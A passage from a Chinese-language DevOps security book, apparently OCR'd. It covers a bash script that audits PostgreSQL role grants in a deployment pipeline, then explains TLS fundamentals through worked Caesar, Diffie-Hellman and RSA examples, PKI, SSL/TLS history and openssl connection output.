代码清单 4.58 中的脚本展示了部署器如何将 invoicer_app 角色的权限审计作为部署流水线的一部分。脚本的逻辑是，先使用内部 pg_class 表的查询从数据库获取生效的权限，然后将查询的输出和期望的权限列表进行对比。如果两个列表不一样，脚本将以非零错误代码退出。

代码清单 4.58 断言授予 invoicer_app 角色的权限的测试

```
#!/bin/bash
grants="$(psql -U deployer \
        -h ***.czvvrkdqhklf.us-east-1.rds.amazonaws.com \
        -p 5432 invoicer -c '
COPY (
    SELECT oid::regclass, acl.privilege_type
    FROM pg_class, aclexplode(relacl) AS acl
    WHERE relacl IS NOT null AND acl.grantee=16431
) TO STDOUT WITH CSV ')"
```

以 CSV 格式获取授予 invoicer_app（ID 是 16431）的权限。

```
EXPECTEDGRANTS=(
    'invoices_id_seq,USAGE'
    'charges_id_seq,USAGE'
    'invoices,INSERT'
    'invoices,SELECT'
    'charges,INSERT'
    'charges,SELECT'
    'sessions,INSERT'
    'sessions,SELECT'
    'sessions,UPDATE'
    'sessions,DELETE'
)

for grant in $grants; do
    expected=0

    for egrant in ${EXPECTEDGRANTS[@]}; do
        if [ "$grant" == "$egrant" ]; then
            expected=1
        fi
    done
    if [ "$expected" -eq 0 ]; then
        echo "Grant '$grant' was not expected"
        exit 1
    fi
done
exit 0
```

期望的 invoicer_app 角色的权限清单。

通过查询 pg_roles 完成对 invoicer_app 角色的内部 ID 的获取。

代码清单 4.59 pg_roles 表里的内部角色 ID

```
invoicer=> SELECT oid FROM pg_roles WHERE rolname='invoicer_app';
  oid
-------
 16431
(1 row)
```

这个脚本已经加到了部署的仓库里，名字是 deploymentTests/6-da-tabasegrants.sh。要使用该脚本，部署器就需要自己的角色和密码才能访问数据库。密码可以通过部署器中名为 PGPASSWORD 的环境变量来设置，psql 客户端会自动使用它来进行数据库的身份验证。

更进一步使用存储过程

将查询放入存储过程并只给这些过程授权，可以进一步减少授予用户的数据库权限。

这种方法能防止用户运行那些没有被数据库管理员特别批准的查询。但是，它确实增加了维护成本，因为当每次应用需要一个新查询时，都需要修改数据库，所以请将这种方法留给最敏感的数据库。

这个简单的例子没有测试针对特定列的权限，但它提供了一个校验数据库的权限的基本方法，并足以让你入门。像 PostgreSQL 这样复杂的数据库软件，它提供了丰富的特性和配置选项，你很容易就会迷失在其中。关于操作 PostgreSQL 的图书可谓汗牛充栋，如果你感兴趣，除深入探索这个伟大软件的内部以外，我没有更好的建议了。对关系数据库的安全模型了解得越多，公司数据在你手中就越安全。

4.5 本章小结

- 基础设施的安全性测试应该是自动化的，并作为 CD 流水线的一部分。
- 云基础设施使用逻辑分组代替 IP 地址来保护网络。
- `pineapple` 这样的工具可以对安全组中的规则进行审计，确保它们符合事先定义好的策略。
- SSH 堡垒机是保护对基础设施的访问的关键组件。
- 多因子验证提供了额外保护，来防止运维人员丢失凭证带来的风险。
- SSH 代理是很强大的工具，但也很危险，只有运维人员需要在主机上跳转时才应该启用。
- PostgreSQL 这样的数据库提供了控制访问的细粒度权限模型。
- 应用永远不应该使用数据库管理员的凭证，以减轻因破坏公司数据而造成的损害。

5 第三层安全性：保护通信

本章内容包括

- 理解传输层安全协议的概念和术语
- 建立 Web 浏览器和服务器之间的安全连接
- 从 AWS 和 Let's Encrypt 获取证书
- 在应用的公开终端节点上配置 HTTPS
- 遵循 Mozilla 指南，实现 HTTPS 现代化

在第 3 章添加的应用控制与第 4 章添加的基础设施控制都是保证客户数据得以安全存放，以及防止数据被窃取和完整性受到损失的关键举措。到目前为止，我们的精力主要集中在托管环境上，而忽略了一个严重的安全性漏洞：用户和服务之间传输的数据完全没有受到任何保护，可能会在传输途中被任何人窃取或者修改。本章我将说明如何使用 HTTPS 为网络通信带来机密性和完整性。

HTTPS 由 Web 的应用层协议 HTTP 和传输层安全协议 TLS 组成。TLS 是互联网上运用得最为广泛的加密协议。HTTPS 提供的安全控制大部分都来自 TLS，我们理所当然地将本章大部分的篇幅都用来介绍如何正确地使用该协议。TLS 没有覆盖到的内容直接需要启用 HTTP 层的控制，所以我们会在本章快结束时讨论 HSTS（HTTP 严格传输安全）及 HPKP（HTTP 公钥固定）。

如果你从未使用过 TLS 或加密协议，那么你会发现很多术语对你来说可能很陌生。“证书颁发机构”“公钥基础设施”及“完美前向保密”，这样的术语是安全工

程师的词汇表中的一部分，理解它们也是本章的一个重要目标。本章将从讨论这些术语开始，它们从何而来，和 HTTPS 的关系又是怎样的。

5.1 安全通信意味着什么

一条通信信道的安全性由三个核心属性决定，如图 5.1 所示：

- 机密性——只有合法的讨论参与者才能够访问这些信息。
- 完整性——参与者之间交换的消息不能在传输过程中被修改。
- 真实性——讨论参与者必须能够互相证明身份。




图 5.1 机密性、真实性及完整性是能让 Alice 和 Bob 安全通信，并阻止 Eve 干扰通信的核心安全属性。

TLS 提供了全部三种属性，这是一个不小的成就。为了解释清楚 TLS 是如何做到这一点的，我们得让时光倒流，来讨论密码学的起源。我们今天所达到的复杂程度，归因于解决了几个世纪以来科学进步所带来的日益复杂的安全问题。对于已经具备了安全背景知识的读者来说，可放心地跳过以下内容，直接阅读 5.2 节——理解 SSL/TLS。

5.1.1 早期的对称加密

在早期，这三个属性并不是都能得到保证的，早期的安全协议主要关注的是机密性。凯撒替换密码就是一个早期加密协议的例子，这位罗马统帅在他的私人信件里使用了这种密码。凯撒密码需要参与者共享一个在消息加密或解密时字母表错位的位数。代码清单 5.1 展示了一个替换密码的示例，它使用的是一个移位了七个字母的字母表。

代码清单 5.1 使用简单替换密码的加密与解密

```
key: 7
alphabet: abcdefghijklmnopqrstuvwxyz
shifted : hijklmnopqrstuvwxyzabcdefg
cleartext:  attack the southern gate at dawn
ciphertext: haahjr aol zvbaolyu nhal ha khdu
```

ciphertext 的接收方必须先掌握解密消息所需的密钥，它可以在交换消息之前当面协商。因为加密和解密一条消息使用的是同一个密钥，我们称之为对称加密协议。除了一个不切实际的密钥管理流程，这种协议还缺少对完整性和真实性的保护：

- ciphertext 可能会在传输过程中被攻击者修改，即便攻击者无法加密该消息。这可能会导致明文变得无法理解，而接收方没有办法区分出消息是被篡改了，还是作者的酒后胡话。
- 没有证据证明消息就是来自预期的作者。其他人可以破解密钥并发布欺诈消息，这是一种误导对手的好方法，如图 5.2 所示。




图 5.2 凯撒密码缺少身份验证和完整性检查，因此 Eve 可以把 Bob 的机密消息替换成她自己的消息。你能解密这条消息吗？

这两个问题使得密码学家要借助印章来保护消息，印章一开始是由蜂蜡制成的，后来还被染成了红色。消息作者使用他们自己的印章来密封信件，而接收者可以在收到信件时检查印章是否完好无损。只要主要攻击者无法复制印章，这种协议就是安全的，机密性、完整性及真实性就得到了保证。即使是在今天，密封消息也依然是 TLS 协议的重要组成部分。

5.1.2 Diffie-Hellman 与 RSA

几个世纪过去了，成百上千的密码系统不断地对凯撒密码进行改良，它们创造出的算法也越来越难以破解，但是如何安全地在参与者之间共享加密密钥，这个问题是任何通信系统都挥之不去的隐患。

亲自交换密钥始终是最安全的方式，它可以确保正确的人持有密钥，并且没有人能在传输过程中修改它（OpenPGP 密钥签名仍然在它的信任网络中使用这种方法），但这种协议对于跨洲的通信就无能为力了，因为这种通信的参与者无法直接会面。二战之后，科学家和工程师投入了更多的时间和精力来完善加密协议以保护快速扩张的通信网络，这些通信网络在不久之后就发展成了互联网。网络通信的参与者来自天南海北，随着参与人数越来越多，共享加密密钥问题的压力也开始与日俱增。

1976 年，Whitfield Diffie 与 Martin Hellman（在 Ralph Merkle 的帮助下）公布了 Diffie-Hellman（DH）密钥交换算法，这个问题才被突破。当使用 Diffie-Hellman 交换时，通信双方可以先执行密钥交换协议，以此产生加密密钥，然后再建立通信信道。加密密钥本身不会在线上传输，而且加密密钥无法仅仅通过使用公开交换的内容演算来得出。实际上，DH 是一种在公开网络上能安全达成一致的加密密钥的方法，同时能防止窃听者了解任何与密钥有关的有效信息。这样交换密钥才能被用于加密和解密消息。

Diffie-Hellman 密钥交换

要理解 Diffie-Hellman 算法背后的数学运算，只需用到高中的数学知识。Alice 和 Bob 希望就加密密钥达成一致，以便安全地交换消息。

1. Alice 选择一个质数 p，一个生成元 g，以及一个随机密码 a。Alice 计算出 $A=g^a \bmod p$ 的值，并把 p、g 和 A 发给 Bob。

2. 当接收后，Bob 生成一个随机密码 b，计算出 $B=g^b \bmod p$ 的值，再把 B 发给 Alice。

Alice 和 Bob 都共享了足够计算出加密密钥的信息。Alice 计算 $\text{key}=B^a \bmod p$，

而 Bob 计算 key=A^bmod p。他们最终都会计算出一样的密钥值，而不用在线上传递这个密钥值。

使用小数值的 Diffie-Hellman 密钥交换

Alice 生成质数 p=23，生成元 g=5 及随机密码 a=6

Alice 计算 A=g^a mod p 即 5^6 mod 23=8

Alice 把 p=23，g=5 和 A=8 发给 Bob

Bob 生成密码 b=15


Bob 计算 B=g^b mod p 即 5^{15} mod 23=19

Bob 把 B=19 发给 Alice

Alice 计算密钥 key=B^amod p 即 19^6 mod 23=2

Bob 计算密钥 key=A^b mod p 即 8^{15} mod 23=2

Alice 和 Bob 得到了协商过的密钥 key=2



Eve 无法窃取密钥，因为密钥根本没有在 Alice 和 Bob 之间传输

Diffie-Hellman 密钥交换允许 Alice 和 Bob 交换密钥，而 Eve 无法窃取密钥。

Diffie-Hellman 在密码学领域掀起了一股浪潮。因为该算法既使用了公有值（A 和 B）也使用了私有值（a 和 b），有人说 Diffie-Hellman 发明了非对称公钥加密。

在 DH 公布一年之后，Ron Rivest、Adi Shamir 和 Leonard Adleman 公布了基于 DH 算法的公钥密码系统 RSA，其引入的公钥和私钥我们至今都仍在使用。RSA 为


个人提供了一种方法来创建属于他们自己的密钥对：一个共享给世界的公钥和一个私人保有的私钥。RSA 提供了两种重要的安全特性——加密与签名：

- 加密——用其中一个密钥加密的消息只能被另一个密钥解密，这使得人们可以互相发送消息，而这些消息只能用他们各自的公钥加密和私钥解密。
- 签名——用私钥加密的消息只能被对应的公钥解密，从而证明该消息是私钥持有者发出的，有效地提供了数字签名。

花点时间来理解这些概念。它们虽然复杂，但却是现今 TLS 保护通信的基础。DH 和 RSA 是让互联网市场欣欣向荣的安全基石。

RSA 算法

RSA 算法让通信参与者使用两个密钥就能完成机密消息的交换。一个是密钥加密消息，另一个是密钥解密消息，但加密用的密钥却不能用来解密。设想两位参与者 Alice 和 Bob，他们想安全地通信，Alice 创建了一对密钥并将她的公钥放到了互联网上。Bob 拿到了 Alice 的公钥并用它加密一条消息。除了 Alice，没人能解密这条消息，她安全地保留着可以解密这条消息的私钥。下图展示的就是 RSA 流程。



RSA 密码系统允许 Bob 可以给 Alice 发送使用她的公钥加密的消息。Eve 不能解密该消息，因为她没有 Alice 的私钥。

这个双密钥系统是革命性的，因为在不降低协议安全性的前提下，其中的一个密钥可以公开。如果你对RSA的数学运算很好奇，这里有一个简单的示例：

1. 选择两个随机质数 p 和 q，计算 $n=p\times q$。

   $p=17$，$q=13$

   $n=p\times q=221$

2. 计算 $\varphi(n)$，即 $(p-1)(q-1)$。[1]

   $\varphi(n)=(p-1)\times(q-1)=16\times 12=192$

3. 选取一个和 $\varphi(n)$ 互质的任意指数。这里，我们取 $e=5$，但是常用的值是 $e=65537$。e 和 n 的值共同形成了公钥。

4. 使用 e，选择一个值满足这个公式：$d\times e \bmod \varphi(n)=1$。例如，$d=77$。

   $d\times 5 \bmod 192=1$

   $77\times 5 \bmod 192=1$

5. d 和 n 的值一起形成了私钥。

以数值为123的一条消息 m 为例。我们按照 $c(m)=m^e \bmod n=123^5 \bmod 221=106$，使用公钥 key$(n,e)$ 加密 m。加密后的文本 $c(m)$ 就是值106。

现在，我们计算 cleartext$=c(m)^d \bmod n=106^{77} \bmod 221=123$，就可以使用私钥 key$(d,n)$ 解密 $c(m)$，从而得到原来的消息了。

5.1.3 公钥基础设施

RSA提供了几乎所有保护通信所必需的安全性，但还有一个问题没有得到解决。假设你是第一次和Bob通信，Bob告诉你，他的公钥是29931229。在还没有建立安全信道的时候，你如何确定不会有人通过中间人（MITM，Man-In-The-Middle）攻击来篡改这些信息。你无法证明，除非有人能确定：这确实是Bob的公钥。

在现实世界里，这个问题类似于我们如何信任护照和驾照：仅仅持有证件本身是不够的。证件必须由值得信任的权威机构颁发才行，比如当地政府机构（颁发驾照）或是外国政府（颁发护照）。在数字世界里，我们沿用了一模一样的体系，创造了将密钥和身份关联在一起的公钥基础设施（PKI，Public- Key Infrastructure）。

要让PKI发挥作用，首先你要信任一组机构，或者更具体一点，要信任这些机构的公钥。在Web浏览器中，你可以在根存储区（Root Store）或受信存储区（Trust Store）里的认证颁发机构（CA，Certificate Authority）下找到它们。PKI的概念很容易理解：Bob的公钥必须使用你信任的CA的私钥来加密签名，这样才能被认为

1 这里计算的是 p、q 乘积，即 n 的欧拉函数，其结果为 p 的欧拉函数和 q 的欧拉函数的乘积。因为 p、q 都是质数，因此结果为 $(p-1)$ 和 $(q-1)$ 的乘积。——译者注

是合法的。Bob 在发送公钥时，还要将 CA 颁发给他的公钥的签名一起发送。使用被信任的 CA 的公钥来校验该签名，你就可以确信 Bob 的密钥是值得信赖的，并没有被中间人替换。CA 必须确保只为正确的人签名，但这是它们的职责，你不用做任何事。从概念上来说，这等同于受信任的政府在核实 Alice 的身份之后签署（更准确地说，是签发）她的护照：因为我们信任 PKI 中的权威机构密钥，所以我们也可以信任由其签名的密钥。

5.1.4 SSL 和 TLS

军事机构大约在 20 世纪七八十年代就开始使用 RSA 和 PKI 了，但是对 Web 的构建和对这些技术的使用却花了近 20 年的时间。1995 年，Netscape 发布了 Navigator 1.0，它添加了对安全套接层（SSL，Secure Socket Layer）协议的支持。然后，在版本 2（版本 1 从未发布过）中，SSL 开始使用 RSA 和 PKI 来保护浏览器和服务器之间的通信。

SSL 使用 PKI 来判定一个服务器的公钥是否可靠，它要求服务器使用受信 CA 签名的安全证书。在 Navigator 1.0 发布时，它信任的只有一个 CA，由 RSA Data Security 公司运营。服务器的公开 RSA 密钥存放在安全证书里，然后浏览器可以用它来建立安全的通信信道。我们现在使用的安全证书还会依赖这个标准（名为 X.509），和 Navigator 1.0 在当时使用的标准一样。

Netscape 的意图是教会用户如何区分安全的通信和不安全的通信，所以它们在地址栏旁边放置了一个锁形图标。如果锁是打开的，通信就是不安全的。合上的锁表示通信被 SSL 保护着，要求服务器提供签名证书。你肯定不会对这个图标感到陌生，因为从那时起每个浏览器都有这个图标。Netscape 的工程师们真正创造了安全的互联网通信标准。

在 SSL 2.0 发布一年之后，Netscape 修复了一些安全问题并发布了 SSL 3.0，尽管这个协议在 2015 年 6 月被正式弃用，但自推出以来，它已经在世界上的很多地方使用了超过 20 年。为了将 SSL 进行标准化，互联网工程任务组（IETF，Internet Engineering Task Force）创建了一个稍微修改过的 SSL 3.0，并在 1999 年作为传输层安全协议 1.0 公布。SSL 和 TLS 之间的名称变换至今仍然会让人们感到困惑。官方的说法是，TLS 是新的 SSL，但实际上，人们在谈论任何版本的协议时，SSL 和 TLS 是可以互相替代的。

TLS 在 IETF 的监管之下持续地演进：2006 年 1.1 版发布，2008 年 1.2 版发布。TLS 的下一个版本，版本号顺延至 1.3，已在 2018 年发布。每一个新版本都会修复安全问题并引入一些加密上的创新，这里就不再展开介绍了。

TLS 已经成为保护任意类型网络通信的标准，从提供 Web 页面到保护视频会议

系统，再到建立 VPN 隧道。大量保护（或破坏）其加密原语的工作让 TLS 成了有史以来最安全的协议。这也让 TLS 协议变得十分复杂，很少有人能够全面地掌握它。

幸运的是，你不需要完全理解 TLS 的内部机制就可以做到正确地保护 Web 服务。在本章的剩余部分中，我将概要地介绍 TLS 的工作原理，并快速切换到保护发票应用终端节点的内容上。

5.2 理解 SSL/TLS

使用 Web 浏览器和一个 HTTPS 地址就可以轻松地建立起一个 TLS 连接，但你需要使用 OpenSSL 命令行才能获得更多关于建立连接的信息。代码清单 5.2 展示了连到 Google 官网的部分 TLS 参数。为了方便阅读，这里只截取了部分内容。这里面的信息量很大，我们将分多个小节逐一讨论。

代码清单 5.2 通过 openssl 工具获得的连到 Google 官网的 TLS 连接

```
$ openssl s_client -connect ***.com:443
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.***.com
   i:/C=US/O=Google Inc/CN=Google Internet Authority G2
 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
   i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
   i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
---

SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES128-GCM-SHA256
    Session-ID: 0871E6F1A35AE705A…
    Session-ID-ctx:
    Master-Key: 01F2462FD1D61...
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 100800 (seconds)
    TLS session ticket:
    0000 - d7 2a 55 df .. .. .. ..
```

Google 的证书信任链指向了 Equifax Certificate Authority。

TLS1.2 是最新版本的协议。

协商的密码套件。

会话的唯一 ID。

加密主密钥。

会话票证中加密的主密钥。

5.2.1 证书链

OpenSSL 命令输出的第一部分显示了三份证书，编号分别是 0、1 和 2。每份证书都有一个主体 s（subject）和一个签发者 i（issuer）。第一份证书的编号为 0，被称为*终端实体证书*。主体一行告诉我们该证书对任何 Google 官网的子域都是有效的，因为它的主体被设置为 *.google.com。签发者一行表示该证书由 Google Internet Authority G2 签发，它也刚好是第二份编号为 1 的证书的主体。1 号证书本身是由 GeoTrust Global CA 签名的，我们可以在 2 号证书中找到这个 CA。你可以看出这里的端倪：每一份证书都由它后面的证书签发——只有 2 号证书除外，它的签发者 Equifax Secure Certificate Authority 在这里找不到。

这里 OpenSSL 命令没有展示受信存储区，受信存储区包含一份 CA 证书的清单，这些证书被 OpenSSL 命令运行的系统所信任。Equifax Secure Certificate Authority 的公开证书一定要存在于系统的受信存储区里，这样验证链才是一个完整的闭环。这被称为*信任链*，图 5.3 概要地总结了它的行为。




图 5.3 运用信任链验证网站真实性的概要概念图。Firefox 受信存储区中的根 CA 提供了初始的信任，来验证整个链条并信任终端实体的证书。

实际上，验证信任链远没有验证签发者那么简单，作为练习，读者试着去找出这些细节。这里重要的一点是 OpenSSL 验证了 Google 服务器的身份，并由此确定是在和正确的实体进行通信。在建立了真实性的基础之后，握手过程会继续进行，以便协商通信信道的密码细节。

5.2.2 TLS 握手

TLS 的设计初衷是让客户端和服务器对一套用于连接的密码算法达成一致，这

套算法称为*密码套件*（Cipher Suite）。每个版本的 TLS，从最开始的 SSLv2 到现在的 TLSv1.3，都自带一套加密算法，而协议的版本越新，使用的密码安全性就越高。

在代码清单 5.2 的 OpenSSL 命令的输出中，客户端和服务器一致同意使用 TLSv1.2，并采用 ECDHE-RSA-AES128-GCM-SHA256 密码套件。这段神秘的字符串有着特别的含义：

- ECDHE 即椭圆曲线 Diffie-Hellman 交换（Elliptic Curve Diffie-Hellman Exchange）算法。这是一个允许客户端和服务器安全地协商主密钥的数学结构。我们稍后会讨论“临时”是什么意思，现在，只要知道 ECDHE 算法是用来执行密钥交换的即可。
- RSA 算法是服务器提供的证书的公钥算法。服务器证书中的公钥不会被直接用于加密（因为 RSA 算法所需的大数乘法计算对于快速加密来说太慢了），而是被用来对握手过程中的消息进行签名，这样才能提供身份验证。
- AES128-GCM 算法是一种类似凯撒算法密码的对称加密算法，但它比凯撒算法密码先进得多。这是一种快速密码，用于对通信中传输的大量数据的快速加密和解密。因此，AES128-GCM 算法被用来保证机密性。
- SHA256 算法是一种哈希算法，用于计算通过连接传输的数据的定长的校验和。SHA256 算法被用来保证完整性。

完整的 TLS 握手过程要花大量篇幅才能讲清楚（TLS 1.2 的 RFC 有 100 多页，链接 5.1）。图 5.4 展示了简化版本的握手过程：

1. 客户端向服务器发送一条消息 HELLO，以及它支持的协议和算法清单。
2. 服务回应 HELLO 并发送它的证书链。基于客户端的能力，服务器选择一套密码套件。
3. 如果密码套件支持临时密钥交换，就像 ECDHE 算法一样，那么客户端和服务器会使用 Diffie-Hellman 算法来协商一个预主密钥。预主密钥永远不会在线上发送。
4. 客户端与服务器创建一个会话密钥，用来加密通过连接传输的数据。

在握手过程的最后，双方都得到了一个秘密会话密钥，用来加密连接中余下的数据。在代码清单 5.2 的输出中，OpenSSL 将其称为 `Master-Key`。




图 5.4 TLS 握手的简化视图展示了客户端与服务器在协商必要的安全参数时所采取的四个主要步骤。

5.2.3 完美前向保密

密钥交换中的术语“临时”提供了一个非常重要的安全特性，名为完美前向保密（PFS，Perfect Forward Secrecy）。

